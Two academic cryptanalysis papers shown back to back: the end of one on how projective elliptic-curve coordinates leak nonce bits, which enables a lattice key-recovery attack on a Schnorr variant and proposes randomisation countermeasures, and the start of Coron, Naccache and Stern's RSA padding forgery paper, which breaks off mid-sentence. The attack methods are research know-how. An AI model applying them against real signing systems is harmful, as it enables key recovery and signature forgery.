$$\begin{array}{rl} \textit{If } q \equiv 1 \mod 3 \textit{ then } & \Psi_{P,[2]P} \textit{ is a } 3 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 2 \mod 3 \textit{ then } & \Psi_{P,[2]P} \textit{ is a } 1 \rightsquigarrow 1 \textit{ map.} \\ \forall q & \Psi_{P,P+Q} \textit{ is a } 1 \rightsquigarrow 1 \textit{ map.} \end{array}$$

4 Application: Breaking Projective Schnorr Signatures

Assume now that one wishes to use the protocol described in Figure 1, mimicking Schnorr's basic construction [12]. The algorithm is a natural division-free version of Schnorr's original scheme, and might hence appear both safe and computationally attractive.

It should be stressed that while we are *not* aware of any suggestion to use this variant in practice it is still not evident, at a first glance, why this algorithm could be insecure.

We show how to attack this scheme using the observations from the previous subsection. This is based on recent work by Howgrave-Graham, Smart [3], Nguyễn and Shparlinski [7].

From a sample of N signatures, the attacker obtains around $\frac{N}{2^{2t}}$ signatures for which he knows that the t low order bits of the hidden nonce k are ones. Next, for each such k, he considers the relation:

$$d + xH(m, P_X, P_Y, P_Z) = k \mod r$$

Using the information he has, the attacker rewrites the above as:

$$d - (2^t - 1) + xH(m, P_X, P_Y, P_Z) = k - (2^t - 1) \mod r$$

Dividing by 2^t, he gets a final relation:

$$a + bx = u \mod r$$

where a, b are known but x is unknown as well as u. Still the attacker knows that u is small ($\leq \frac{r}{2^t}$). When the attacker has $n \approx \frac{N}{2^{2t}}$ such relations, he writes

$$\mathbf{a} + \mathbf{b}x = \mathbf{u} \mod r$$

and considers the lattice $L = (\mathbf{b})^\perp$, consisting of all integer vectors orthogonal to $\mathbf{b}$ and applies lattice reduction. Let $\mathbf{\Lambda}$ be an element of L with small Euclidean norm. We have:

$$\mathbf{\Lambda}(\mathbf{a}) = \mathbf{\Lambda}(\mathbf{u}) \mod r$$

Now, the norm of the right-hand side is bounded by $||\mathbf{\Lambda}||||\mathbf{u}||$, which is $\leq ||\mathbf{\Lambda}||\frac{r}{2^t}\sqrt{n}$. The order of $||\mathbf{\Lambda}||$ is $r^{\frac{1}{n}}$ and, for n large enough and t not too small, this estimate provides a bound for the right-hand side $< r/2$. Thus, the modular equations are actual equations over the integers:

$$\mathbf{\Lambda}(\mathbf{a}) \mod r = \mathbf{\Lambda}(\mathbf{u})$$

The attacker can hope for at most $n - 1$ such relations, since L has dimension $n - 1$. This defines $\mathbf{u}$ up to the addition of an element from a one-dimensional lattice. The correct value is presumably the element in this set closest to the origin. Once $\mathbf{u}$ has been found, the value of x follows.

Lattice reduction experiments reported in [7] show that, with elliptic curves of standard dimensions, the attack will succeed as soon as t reaches 5 digits. The deep analysis of Nguyễn and Shparlinski, shows that the significant theoretical bound is related to $\sqrt{\log r}$.

5 Practical Experiments

The double-and-add exponentiation's case is the simplest to analyse: given the projective representation of the result P, we can try and 'unwind' the algorithm with respect to the fixed point G.

PARAMETERS

Input $k \in \mathbb{Z}_r^\star, G \in \mathcal{C}$

Output $P \leftarrow [k]G$

ALGORITHM DoubleAdd(k, G)

```
$P \leftarrow \mathcal{O}$
for $j = \ell - 1$ downto $0$:
    $P \leftarrow [2]P$
    if $k_j = 1$ then $P \leftarrow P + G$
return$(P)$
```

Fig. 2. Double-and-Add Exponentiation

In other words, we can check whether there is a value P' such that

$$\Psi_{P',P'+G}(P') = P$$

and if so compute all the pre-images P'. Then for all pre-images P' we can check whether this was the result of a point doubling. We also need to check whether P itself was the output of a point doubling. This results in a backtracking style algorithm which investigates all possible execution paths through the algorithm.

There are two factors at work here. For each testing of whether $\Psi_{P,P+G}$ (resp. $\Psi_{P,[2]P}$) was applied we have a representation-dependent probability of $\mathfrak{p}$ (from the above *lemmata*), this acts in the attacker's favour. However, each success for this test yields $1/\mathfrak{p}$ pre-images, which increases the attacker's workload. The result is that, while practical, the attack against the double-and-add algorithm is not as efficient as one might initially hope.

We ran one thousand experiments in each prime characteristic modulo 12. Table 1 presents the success of determining the parity of the secret exponent. One should interpret the entries in the table as follows: For example with $q \equiv 5 \pmod{12}$, we found that in 71 percent of all cases in which k was even we where able to determine this using the above backtracking algorithm. This means that in these cases the execution path which started with assuming P was the output of a point addition was eventually determined to be invalid.

Table 1. Probability of Determining the Secret's Parity Using Double-and-Add Exponentiation

q mod 12	1	5	7	11
Pr[parity determined$\|k$ even]	0.98	0.71	0.80	0.50
Pr[parity determined$\|k$ odd]	0.95	0.74	0.50	0.47
Pr[parity determined]	0.96	0.72	0.65	0.48

```
PARAMETERS
Input   $k \in \mathbb{Z}_r^\star, G \in \mathcal{C}$
Output  $P \leftarrow [k]G$
PRECOMPUTATION
        $G_1 \leftarrow G$
        $G_2 \leftarrow [2]G$
        for $j = 1$ to $2^{r-2} - 1$:
            $G_{2j+1} \leftarrow G_{2j-1} + G_2$
        $P \leftarrow G_{k_{\ell-1}}$
EXPONENT ENCODING
        set $k = \sum_{i=0}^{\ell-1} k_i 2^{e_i}$
        with $e_{i+1} - e_i \geq r$ and $k_i \in \{\pm 1, \pm 3, \ldots, \pm 2^{r-1} - 1\}$
ALGORITHM SlidingWindow$(k, G)$
        for $j = \ell - 2$ downto $0$:
            $P \leftarrow [2^{e_{j+1} - e_j}]P$
            if $\ell_j > 0$ then $P \leftarrow P + G_{k_j}$ else $P \leftarrow P + G_{-k_j}$
        $P \leftarrow [2^{e_0}]P$
        return$(P)$
```

Fig. 3. Signed Sliding Window Exponentiation

Only in the cases $q \equiv 1 \mod 12$ and $q \equiv 7 \mod 12$ did we have any success in determining the value of the secret exponent modulo 8 precisely (around 50 percent of the time when $q \equiv 1 \mod 12$ and 8 percent of the time when $q \equiv 7 \mod 12$).

We did a similar experiment using the signed sliding window method, with a window width of 5 (see also Algorithm IV.7 of [1]) assuming that the pre-computed table of multiples of the base point is known to the attacker. In this case we had a much lower probability of determining the parity, but could still determine the value of the exponent modulo 32 in a significant number of cases (Table 2).

Table 2. Probability of Determining the Secret's Parity Using Signed Sliding Window Exponentiation

$q \mod 12$	1	5	7	11
Pr[parity determined$\|k$ even]	0.86	0.00	0.05	0.00
Pr[parity determined$\|k$ odd]	0.81	0.75	0.49	0.53
Pr[parity determined]	0.81	0.37	0.27	0.26
Pr[$k \mod 32$ determined]	0.42	0.01	0.01	0.00

Note that this means that if $q \equiv 1 \mod 12$ then we will be successful in determining the full private key for the division free signature algorithm of Section 4 using lattice reduction.

6 Thwarting The Attack

There is a simple trick that avoids the attacks described in the previous sections. It consists in randomly replacing the output (X, Y, Z) of the computation by $(X, \epsilon Y, \epsilon Z)$, with $\epsilon = \pm 1$. This makes it impossible for an attacker to spot projective coordinates, which cannot be obtained by squaring. It should be underlined that this countermeasure (that we regard as a challenge for the research community) thwarts *our* specific attack but does not lend itself to a formal security proof. Note, such a defence only appears to need to be done at the end of the computation as our attack model assume the attacker does not obtain any intermediate points from the multiplication algorithm.

A more drastic method replaces (X, Y, Z) by $(\lambda^2 x, \lambda^3 y, \lambda)$, where λ is randomly chosen among the non zero elements of the base field (with ordinary projective coordinates, one uses $(\lambda x, \lambda y, \lambda)$). This method provides a randomly chosen set of projective coordinates for the result and, therefore, cannot leak additional information.

With this new protection, the division-free signature scheme of Section 4 can be shown to be secure in the random oracle model, against adaptive attackers trying to achieve existential forgery. We outline the proof. As usual (see [9]), one uses the attacker to solve the discrete logarithm problem (here, on $\mathcal{C}$). The public key of the scheme is set to Q, the curve element for which we want to compute the discrete logarithm in base G. Signature queries are answered by randomly creating $P = [d]G + [h]Q$, picking random projective coordinates for P, say (X, Y, Z) and setting the hash value of $\{m, X, Y, Z\}$ as any element $= h \mod r$. Thus fed, the attacker should create a forged message signature pair, with significant probability. We let m be the corresponding message and $\{X, Y, Z, d\}$ be the signature. With significant probability, $\{m, X, Y, Z\}$ is queried from the random oracle. Replaying the attack with a different answer modulo r to this question, one gets, with significant probability, another forgery $\{m, X, Y, Z, d'\}$, with h replaced by h'. From the relation

$$[d]G + [h]Q = [d']G + [h']Q$$

one finally derives the discrete logarithm of Q.

References

1. I.F. Blake, G. Seroussi and N.P. Smart, *Elliptic Curves in Cryptography*, Cambridge University Press, 1999.
2. D. Brown, *Generic Groups, Collision Resistance, and ECDSA*, ePrint Report 2002/026, `http://eprint.iacr.org/`.
3. N.A. Howgrave-Graham and N.P. Smart, *Lattice attacks on digital signature schemes*, *Designs, Codes and Cryptography*, **23**, pp. 283–290, 2001.
4. IEEE 1363, IEEE standard specifications for public key cryptography, 2000.
5. A. Joux and J. Stern, *Lattice Reduction: a Toolbox for the Cryptanalyst*, In *Journal of Cryptology*, vol. 11, pp. 161–186, 1998.

6. J. López and R. Dahab, *Improved algorithms for elliptic curve arithmetic in* $GF(2^n)$, In *Selected Areas in Cryptography* - SAC*'98*, Springer-Verlag LNCS 1556, pp. 201–212, 1999.
7. P. Nguyễn and I. Shparlinski, *The Insecurity of the Digital Signature Algorithm with Partially Known Nonces*, In *Journal of Cryptology*, vol. 15, pp. 151–176, 2002.
8. P. Nguyễn and J. Stern, *The hardness of the subset sum problem and its cryptographic implications*, In *Advances in Cryptology* CRYPTO*'99*, Santa Barbara, Lectures Notes in Computer Science 1666, pp. 31–46, Springer-Verlag, 1999.
9. D. Pointcheval and J. Stern, *Security Arguments for Digital Signatures and Blind Signatures*, In *Journal of Cryptology*, vol. 13, pp. 361–396, 2000.
10. N. P. Smart, *The Exact Security of ECIES in the Generic Group Model* In B. Honary (Ed.), Cryptography and Coding 8-th IMA International Conference Cirencester, LNCS 2260, Springer Verlag, pp. 73–84, 2001.
11. J. Stern, D. Pointcheval, J. Malone-Lee and N. P. Smart, *Flaws in Applying Proof Methodologies to Signature Schemes*, In *Advances in Cryptology* CRYPTO*'02*, Santa Barbara, Lectures Notes in Computer Science 2442, pp. 93–110, Springer-Verlag, 2002.
12. C. P. Schnorr, *Efficient Signature Generation by Smart Cards*, In *Journal of Cryptology*, vol. 4, pp. 161–174, 1991.
13. U.S. Department of Commerce, National Institute of Standards and Technology. Digital Signature Standard. Federal Information Processing Standard Publication 186, 1994.

On the Security of RSA Padding

[M. Wiener, Ed., *Advances in Cryptology – CRYPTO 1999*, vol. 1666 of *Lecture Notes in Computer Science*, pp. 1–18, Springer-Verlag, 1999.]

Jean-Sébastien Coron[1,2], David Naccache[2], and Julien P. Stern[3,4]

[1] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
coron@clipper.ens.fr
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com
[3] UCL Crypto Group
Bâtiment Maxwell, Place du Levant 3, 1348 Louvain-la-Neuve, Belgique
stern@dice.ucl.ac.be
[4] Université de Paris-Sud, Laboratoire de Recherche en Informatique
Bâtiment 490, 91405 Orsay, France
stern@lri.fr

Abstract. This paper presents a new signature forgery strategy.
The attack is a sophisticated variant of Desmedt-Odlyzko's method [11] where the attacker obtains the signatures of $m_1, \ldots, m_{\tau-1}$ and exhibits the signature of an m_τ which was never submitted to the signer; we assume that all messages are padded by a redundancy function μ before being signed.
Before interacting with the signer, the attacker selects τ smooth[1] $\mu(m_i)$-values and expresses $\mu(m_\tau)$ as a multiplicative combination of the padded strings $\mu(m_1), \ldots, \mu(m_{\tau-1})$. The signature of m_τ is then forged using the homomorphic property of RSA.
A padding format that differs from ISO 9796-1 by one single bit was broken experimentally (*we emphasize that we could not extend our attack to* ISO 9796-1); for ISO 9796-2 the attack is more demanding but still much more efficient than collision-search or factoring.
For DIN NI-17.4, PKCS #1 V2.0 and SSL-3.02, the attack is only theoretical since it only applies to specific moduli and happens to be less efficient than factoring; *therefore, the attack does not endanger any of these standards.*

1 Introduction

At a recent count (`http://www.rsa.com`), over 300 million RSA-enabled products had been shipped worldwide. This popularity, and the ongoing standardizations of signature and encryption formats [2, 13, 20, 21, 22, 36] highlight the need to challenge claims that such standards eradicate RSA's multiplicative properties.

Exponentiation is homomorphic and RSA-based protocols are traditionally protected against chosen-plaintext forgeries [9, 11, 35] by using a *padding* (or *redundancy*) function μ to make sure that:

$$\mathrm{RSA}(\mu(x)) \times \mathrm{RSA}(\mu(y)) \neq \mathrm{RSA}(\mu(x \times y)) \mod n$$

[1] an integer is *ℓ-smooth* if it has no bigger factors than ℓ.

In general, $\mu(x)$ hashes x and concatenates its digest to pre-defined strings; in some cases, substitution and permutation are used as well.

While most padding schemes gain progressive recognition as time goes by, several specific results exist: a few functions were broken by *ad-hoc* analysis ([16, 24] showed, for instance, that homomorphic dependencies can still appear in $\mu(m) = a \times m + b$) while at the other extreme, assuming that the underlying building-blocks are ideal, some functions [5, 6] are provably secure in the random oracle model.

The contribution of this paper is that the complexity of forging chosen message-signature pairs is sometimes *much* lower than that of breaking RSA $\circ\, \mu$ by frontal attacks (factoring and collision-search). The strategy introduced in this article does not challenge RSA's traditional security assumptions; instead, it seeks for multiplicative relations using the expected smoothness of moderate-size integers (the technique is similar in this respect to the quadratic sieve [33], the number field sieve [32] and the index-calculus method for computing discrete logarithm [1]).

As usual, our playground will be a setting in which the attacker $\mathcal{A}$ and the signer $\mathcal{S}$ interact as follows:

- $\mathcal{A}$ asks $\mathcal{S}$ to provide the signatures of $\tau - 1$ chosen messages (τ being polylogarithmically-bounded in n). $\mathcal{S}$ will, of course, correctly pad all the plaintexts before raising them to his secret power d.
- *After* the query phase and some post-processing, $\mathcal{A}$ must exhibit the signature of at least one message (m_τ) which has never been submitted to $\mathcal{S}$.

Previous Work: Misarsky's PKC'98 invited survey [30] is probably the best documented reference on multiplicative RSA forgeries. Davida's observation [9] is the basis of most RSA forgery techniques. [16, 24] forge signatures that are similar to PKCS #1 V2.0 but do not produce their necessary SHA/MD5 digests [31, 34]. [15] analyzes the security of RSA signatures in an interactive context. Michels *et al.* [28] create relations between the exponents of de Jonge-Chaum and Boyd's schemes; their technique extends to blind-RSA but does not apply to any of the padding schemes attacked in this paper. Baudron and Stern [4] apply lattice reduction to analyze the security of RSA $\circ\, \mu$ in a security-proof perspective.

A Desmedt-Odlyzko variant [11] applicable to padded RSA signatures is sketched in section 3.5 of [30]. It consists in factoring $\mu(m_\tau)$ into small primes and obtaining the e-th roots of these primes from multiplicative combinations of signatures of messages which $\mu(m_i)$-values are smooth. The signature of m_τ is forged by multiplying the e-th roots of the factors of $\mu(m_\tau)$. The complexity of this attack depends on the size of μ and not on the size of n; the approach is thus inapplicable to padding formats having the modulus' size (*e.g.* ISO 9796-2). In this paper we extend this strategy to padding schemes for which a linear combination of n and the padded value is small; when applied to William's scheme our attack allows to factor n.

2 A General Outline

Let $\{n, e\}$ be an RSA public key and d be the corresponding secret key. Although in this paper μ will alternatively denote ISO 9796-2, PKCS #1 V2.0, ANSI X9.31, SSL-3.02 or an ISO 9796-1 variant denoted $\mathcal{F}$, we will start by describing our attack in a simpler scenario where μ is SHA-1 or MD5 (in other words, messages will *only* be hashed before being exponentiated); the attack will be later adapted to the different padding standards mentioned above.

The outline of our idea is the following: since $\mu(m)$ is rather short (128 or 160 bits), the probability that $\mu(m)$ is ℓ-smooth (for a reasonably small ℓ) is small but non-negligible; consequently, if $\mathcal{A}$ can obtain the signatures of chosen smooth $\mu(m_i)$-values, then he could look for a message m_τ such that $\mu(m_\tau)$ has no bigger factors than p_k (the k-th prime) and construct $\mu(m_\tau)^d \mod n$ as a multiplicative combination of the signatures of the chosen plaintexts $m_1, \ldots, m_{\tau-1}$.

The difficulty of finding ℓ-smooth digests is a function of ℓ and the size of $\mu(m)$. Defining $\psi(x, y) = \#\{v < x, \text{ such that } v \text{ is } y\text{-smooth}\}$, it is known [12, 14, 19] that, for large x, the *ratio* $\psi(x, \sqrt[t]{x})/x$ is equivalent to Dickman's function defined by:

$$\rho(t) = \begin{cases} 1 & \text{if } 0 \le t \le 1 \\ \rho(n) - \displaystyle\int_n^t \frac{\rho(v-1)}{v} dv & \text{if } n \le t \le n+1 \end{cases}$$

$\rho(t)$ is thus an approximation of the probability that a u-bit number is $2^{u/t}$-smooth; since $\rho(t)$ is somewhat cumbersome to compute, we refer the reader to appendix A for a lookup table.

Before we proceed, let us illustrate the concerned orders of magnitude. Referring to appendix A, we see that the probability that SHA/MD5 digests are 2^{24}-smooth is rather high ($\cong 2^{-19}, 2^{-13}$); this means that finding smooth digests would be practically feasible. This was confirmed by extensive simulations as illustrated by:

$$\begin{aligned} \text{MD5}(\texttt{message 30854339 successfully forged}) &= \\ \texttt{955dd317dd4715d26465081e4bfac000}_{16} &= \end{aligned}$$

$$2^{14} \times 3 \times 5^3 \times 13 \times 227 \times 1499 \times 1789 \times 2441 \times 4673 \times 4691 \times 9109 \times 8377619$$

Several heuristics can, of course, accelerate the search: in our experiments, we factored only digests beginning or ending by a few zeroes; the optimal number of zeroes being a function of the running times of the attacker's hashing and factorization algorithms (parallelization is also possible).

In any case, denoting by L the size of the digest and by $F(L)$ the factoring cost, the complexity of finding p_k-smooth digests is:

$$C_{L,k} = \mathcal{O}(\frac{F(L)}{\rho(L/\log_2(p_k))}) = \mathcal{O}(\frac{kL\log_2(p_k)}{\rho(L/\log_2(p_k))}) = \mathcal{O}(\frac{kL\log_2(k\ln k)}{\rho(L/\log_2(k\ln k))})$$

this is justified by the fact that p_k-smooth L-bit digests are expected only once per $1/\rho(L/\log_2(p_k))$ and that the most straightforward way to factor L is k trial divisions by the first primes (where each division costs $L\log_2(p_i)$ bit-operations).

These formulae should, however, be handled with extreme caution for the following reasons:

- Although in complexity terms L can be analyzed as a variable, one should constantly keep in mind that L is a fixed value because the output size of *specific* hash functions is not extensible.
- Trial division is definitely not the best candidate for $F(L)$. In practice, our program used the following strategy to detect the small factors of $\mu(m)$: since very small divisors are very common, it is worthwhile attempting trial and error division up to $p_i \cong 2048$ before applying a primality test to $\mu(m)$ (the candidate is of course rejected if the test fails). As a next step, trial and error division by primes smaller than $15,000$ is performed and the resulting number is handed-over to Pollard-Brent's algorithm [7] which is very good at finding small factors. Since it costs $\mathcal{O}(\sqrt{p_i})$ to pull-out p_i using Pollard-Brent's method we can further bound $F(L)$ by $L\sqrt{p_k}$ to obtain:

$$C_{L,k} = \mathcal{O}(\frac{L\sqrt{k\ln k}}{\rho(L/\log_2(k\ln k))})$$

3 The Attack

The attack applies to RSA and Williams' scheme [37]; we assume that the reader is familiar with RSA but briefly recall Williams' scheme, denoting by $\mathrm{J}(x)$, the Jacobi symbol of x with respect to n.

In Williams' scheme $\mu(m) = 6 \mod 16$ and:

$$\begin{array}{ll} p = 3 \mod 8 & e = 2 \\ q = 7 \mod 8 & d = (n-p-q+5)/8 \end{array}$$

Before signing, $\mathcal{S}$ must check that $\mathrm{J}(\mu(m)) = 1$. If $\mathrm{J}(\mu(m)) = -1$, $\mu(m)$ is replaced by $\mu(m)/2$ to guarantee that $\mathrm{J}(\mu(m)) = 1$ since $\mathrm{J}(2) = -1$.

A signature s is valid if $w = s^2 \mod n$ is such that:

$$\mu(m) \overset{?}{=} \begin{cases} w & \text{if} \quad w = 6 \mod 8 \\ 2w & \text{if} \quad w = 3 \mod 8 \\ n-w & \text{if} \quad w = 7 \mod 8 \\ 2(n-w) & \text{if} \quad w = 2 \mod 8 \end{cases}$$

3.1 Finding Homomorphic Dependencies

The attack's details slightly differ between the RSA and Williams' scheme. For RSA, $\tau - 1$ chosen signatures will yield an additional $\mu(m_\tau)^d \mod n$ while in Williams' case, τ chosen signatures will factor n. All chosen messages have the property that there exists a linear combination of $\mu(m_i)$ and n such that:

$$a_i \times n - b_i \times \mu(m_i) \quad \text{is } p_k\text{-smooth}$$

where b_i is p_k-smooth as well.

It follows that $\mu(m_i)$ is the modular product of small primes:

$$\mu(m_i) = \prod_{j=1}^{k} p_j^{v_{i,j}} \mod n \;\text{ for } 1 \leq i \leq \tau$$

Let us associate to each $\mu(m_i)$ a k-dimensional vector $\boldsymbol{V}_i$ with coordinates $v_{i,j}$ taken modulo the public exponent e:

$$\mu(m_i) \longmapsto \boldsymbol{V}_i = \{v_{i,1} \mod e, \ldots, v_{i,k} \mod e\}$$

We can now express, by Gaussian elimination, one of these vectors (re-indexed as $\boldsymbol{V}_\tau$) as a linear combination of the others:

$$\boldsymbol{V}_\tau = \sum_{i=1}^{\tau-1} \beta_i \boldsymbol{V}_i \mod e, \quad \text{with} \quad \beta_i \in \mathbb{Z}_e \tag{1}$$

From equation (1) we get:

$$v_{\tau,j} = \sum_{i=1}^{\tau-1} \beta_i v_{i,j} - \gamma_j \times e \;\text{ for all }\; 1 \leq j \leq k$$

and denoting $x = \prod_{j=1}^{k} p_j^{-\gamma_j}$:

$$\mu(m_\tau) = x^e \times \prod_{i=1}^{\tau-1} \mu(m_i)^{\beta_i} \mod n$$

For RSA, the forger will submit the $\tau - 1$ first messages to $\mathcal{S}$ and forge the signature of m_τ by:

$$\mu(m_\tau)^d = x \times \prod_{i=1}^{\tau-1} \left(\mu(m_i)^d\right)^{\beta_i} \mod n$$

In Williams' case, the signature of m_τ will be computed from the other signatures using equation (2) if $\mathrm{J}(x) = 1$, using the fact that:

$$u = x^{2d} \mod n = \begin{cases} x & \text{if } x \text{ is a square modulo } n \\ -x & \text{if not.} \end{cases}$$

$$\mu(m_\tau)^d = \pm x \times \prod_{i=1}^{\tau-1} \left(\mu(m_i)^d\right)^{\beta_i} \mod n \tag{2}$$

If $\mathrm{J}(x) = -1$, then $u^2 = x^2 \mod n$ and $(u-x)(u+x) = 0 \mod n$. Since $\mathrm{J}(x) = -\mathrm{J}(u)$ we have $x \neq \pm u \mod n$ and $\mathrm{GCD}(u-x, n)$ will factor n. $\mathcal{A}$ can thus submit the τ messages to $\mathcal{S}$, recover u, factor n and sign any message.

3.2 Expected Complexity

It remains, however, to estimate τ as a function of k:

• In the most simple setting e is prime and the set of vectors with k coordinates over $\mathbb{Z}_e$ is a k-dimensional linear space; $\tau = k + 1$ vectors are consequently sufficient to guarantee that (at least) one of the vectors can be expressed as a linear combination (easily found by Gaussian elimination) of the other vectors.

• When e is the r-th power of a prime p, $\tau = k+1$ vectors are again sufficient to ensure that (at least) one vector can be expressed as a linear combination of the others. Using the p-adic expansion of the vectors' coefficients and Gaussian elimination on $k+1$ vectors, we can write one of the vectors as a linear combination of the others.

• Finally, the previous argument can be extended to the most general case:

$$e = \prod_{i=1}^{\omega} p_i^{r_i}$$

where it appears that $\tau = 1 + \omega k = \mathcal{O}(k \log e)$ vectors are sufficient to guarantee that (at least) one vector is a linear combination of the others; modulo each of the $p_i^{r_i}$, the attacker can find a set T_i of $(\omega - 1)k + 1$ vectors, each of which can be expressed by Gaussian elimination as a linear combination of k other vectors. Intersecting the T_i and using Chinese remaindering, one gets that (at least) one vector must be a linear combination of the others modulo e.

The overall complexity of our attack can therefore be bounded by:

$$C'_{L,k} = \mathcal{O}(\tau C_{L,k}) = \mathcal{O}\Big(\frac{Lk \log e \sqrt{k \ln k}}{\rho(L/\log_2(k \ln k))}\Big)$$

and the attacker can optimize his resources by operating at a k where $C'_{L,k}$ is minimal.

Space complexity (dominated by the Gaussian elimination) is $\mathcal{O}(k^2 \log^3 e)$.

4 Analyzing Different Signature Formats

4.1 The Security of ISO/IEC-9796-1-Like Signatures

ISO/IEC-9796-1 [21] was published in 1991 by ISO as the first international standard for digital signatures. It specifies padding formats applicable to algorithms providing message recovery (algorithms are not explicit but map r bits to r bits). ISO 9796-1 is not hashing-based and there are apparently no attacks [16, 18] other than factoring on this scheme ([30]: "...ISO 9796-1 *remains beyond the reach of all multiplicative attacks known today...*"). The scheme is used to sign messages of limited length and works as follows when n and m are respectively $N = 2\gamma + 1$ and γ-bit numbers and $\gamma = 4\ell$ is a multiple of eight.

Define by $a \cdot b$ the concatenation of a and b, let ω_i be the i-th nibble of m and denote by $s(x)$ the hexadecimal substitution table[2]:

$x =$	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
$s(x) =$	E	3	5	8	9	4	2	F	0	D	B	6	7	A	C	1

Letting $\bar{s}(x)$ force the most significant bit in $s(x)$ to 1 and $\tilde{s}(x)$ complement the least significant bit of $s(x)$, ISO 9796-1 specifies:

$$\begin{array}{rllll}
\mu(m) = & \bar{s}(\omega_{\ell-1}) & \cdot\tilde{s}(\omega_{\ell-2}) & \cdot\omega_{\ell-1} & \cdot\omega_{\ell-2} \cdot \\
& s(\omega_{\ell-3}) & \cdot s(\omega_{\ell-4}) & \cdot\omega_{\ell-3} & \cdot\omega_{\ell-4} \cdot \\
& \ldots & & & \\
& s(\omega_3) & \cdot s(\omega_2) & \cdot\omega_3 & \cdot\omega_2 \quad \cdot \\
& s(\omega_1) & \cdot s(\omega_0) & \cdot\omega_0 & \cdot\mathtt{6}_{16}
\end{array}$$

The attack that we are about to describe applies to a slight variant of ISO 9796-1 where $\tilde{s}(x)$ is replaced by $s(x)$; this variant (denoted $\mathcal{F}$) differs from ISO 9796-1 by one single bit.

Let a_j denote nibbles and consider messages of the form:

$$\begin{array}{rl}
m_i = & a_6 \cdot a_5 \cdot a_4 \cdot a_3 \cdot a_2 \cdot a_1 \cdot \mathtt{66}_{16} \cdot \\
& a_6 \cdot a_5 \cdot a_4 \cdot a_3 \cdot a_2 \cdot a_1 \cdot \mathtt{66}_{16} \cdot \\
& \ldots \\
& a_6 \cdot a_5 \cdot a_4 \cdot a_3 \cdot a_2 \cdot a_1 \cdot \mathtt{66}_{16}
\end{array}$$

which $\mathcal{F}$-padding is:

$$\begin{array}{rl}
\mu(m_i) = & \bar{s}(a_6) \cdot s(a_5) \cdot a_6 \cdot a_5 \cdot s(a_4) \cdot s(a_3) \cdot a_4 \cdot a_3 \cdot \\
& s(a_2) \cdot s(a_1) \cdot a_2 \cdot a_1 \cdot \mathtt{2}_{16} \cdot \mathtt{2}_{16} \cdot \mathtt{6}_{16} \cdot \mathtt{6}_{16} \cdot \\
& \ldots \\
& s(a_6) \cdot s(a_5) \cdot a_6 \cdot a_5 \cdot s(a_4) \cdot s(a_3) \cdot a_4 \cdot a_3 \cdot \\
& s(a_2) \cdot s(a_1) \cdot a_2 \cdot a_1 \cdot \mathtt{2}_{16} \cdot \mathtt{2}_{16} \cdot \mathtt{6}_{16} \cdot \mathtt{6}_{16}
\end{array}$$

Restricting the choice of a_6 to the (eight) nibbles for which $s = \bar{s}$, we can generate 2^{23} numbers of the form $\mu(m_i) = x \times \Gamma_{23}$ where x is the 8-byte number $s(a_6) \cdot s(a_5) \cdot a_6 \cdot a_5 \cdot s(a_4) \cdot s(a_3) \cdot a_4 \cdot a_3 \cdot s(a_2) \cdot s(a_1) \cdot a_2 \cdot a_1 \cdot \mathtt{2266}_{16}$ and:

$$\Gamma_{23} = \sum_{i=0}^{\gamma/32-1} 2^{64i}$$

[2] actually, the bits of $s(x)$ are respectively $\overline{x_3} \oplus x_1 \oplus x_0$, $\overline{x_3} \oplus x_2 \oplus x_0$, $\overline{x_3} \oplus x_2 \oplus x_1$ and $x_2 \oplus x_1 \oplus x_0$ but this has no importance in our analysis.

Section 3 could thus apply (treat Γ_{23} as an extra p_i) as soon as the expectation of p_k-smooth x-values reaches $k+1$:

$$k+1 \sim \; 2^{23} \times \rho\left(\frac{64}{\log_2(k\ln k)}\right) \tag{3}$$

Using $k = 3000$ we forged thousands of 1024-bit $\mathcal{F}$-signatures in less than a day on a Pentium-PC (an example is given in appendix C). The attack is applicable to any $(64 \times c+1)$-bit modulus and its complexity is independent of $c \in \mathbb{N}$ (once computed, the *same* x-strings work with any such n).

k	**# of p_k-smooth x-values (amongst 2^{23})**	**forgeries**
345	346	1
500	799	298
1000	3203	2202
1500	6198	4697
2000	9344	7343
2500	12555	10054
3000	15830	12829

Table 1. Experimental $\mathcal{F}$-forgeries for 64-bit x-values, prime e.

The attack is equally applicable to 32, 48, 80, 96 or 112-bit x-strings (which yield 7, 15, 31, 39 and 47-bit plaintext spaces); a combined attack, mixing x-strings of different types is also possible (this has the drawback of adding the unknowns $\Gamma_7, \Gamma_{15}, \ldots$ but improves the probability of finding p_k-smooth x-strings). Long *plain-English* messages ending by the letter f can be forged using a more technical approach sketched in appendix B (66_{16} represents the ASCII character f). Note, as a mere curiosity, a slight ($\cong 11\%$) experimental deviation from formula (3) due to the non-uniform distribution of the x-strings (which most and least significant bits can never be long sequences of zeroes). Finally, since the powers of 2 and Γ_{23} are identical, one can use k chosen messages instead of $k+1$, packing $p_1 = 2$ and $p_{k+1} = \Gamma_{23}$ into the updated unknown $p_1 = 2\Gamma_{23}$.

Non-impact on ISO 9796-1: *The authors could not extend the attack to* ISO 9796-1 *and it would be wrong to state that* ISO 9796-1 *is broken.*

Note: When we first looked into the standard, we did not notice $\tilde{s}$ and we are grateful to Peter Landrock and Jørgen Brandt for drawing our attention to that. It appears from our discussions with ISO/JTC1/SC27 that $\tilde{s}$ (the alteration that codes the message-border) has also been introduced to prevent arithmetic operations on $\mu(m)$; further information on ISO 9796-1 and our attack on $\mathcal{F}$ will be soon posted on `http://www.iso.ch/jtc1/sc27`.

4.2 The Security of ISO 9796-2 Signatures

ISO 9796-2 is a generic padding standard allowing total or partial message recovery. Hash-functions of different sizes are acceptable and parameter L (in the standard k_h) is consequently a variable. Section 5, note 4 of [22] recommends $64 \leq L \leq 80$ for total recovery (typically an ISO 10118-2 [23]) and $128 \leq L \leq 160$ for partial recovery.

Partial message recovery. For simplicity, assume that N, L and the size of m are all multiples of eight and that the hash function is known to both parties. The message $m = m[1] \cdot m[2]$ is separated into two parts where $m[1]$ consists of the $N - L - 16$ most significant bits of m and $m[2]$ of all the remaining bits of m. The padding function is:

$$\mu(m) = \mathtt{6A}_{16} \cdot m[1] \cdot \mathrm{HASH}(m) \cdot \mathtt{BC}_{16}$$

and $m[2]$ is transmitted in clear.

Dividing $(\mathtt{6A}_{16} + 1) \times 2^N$ by n we obtain:

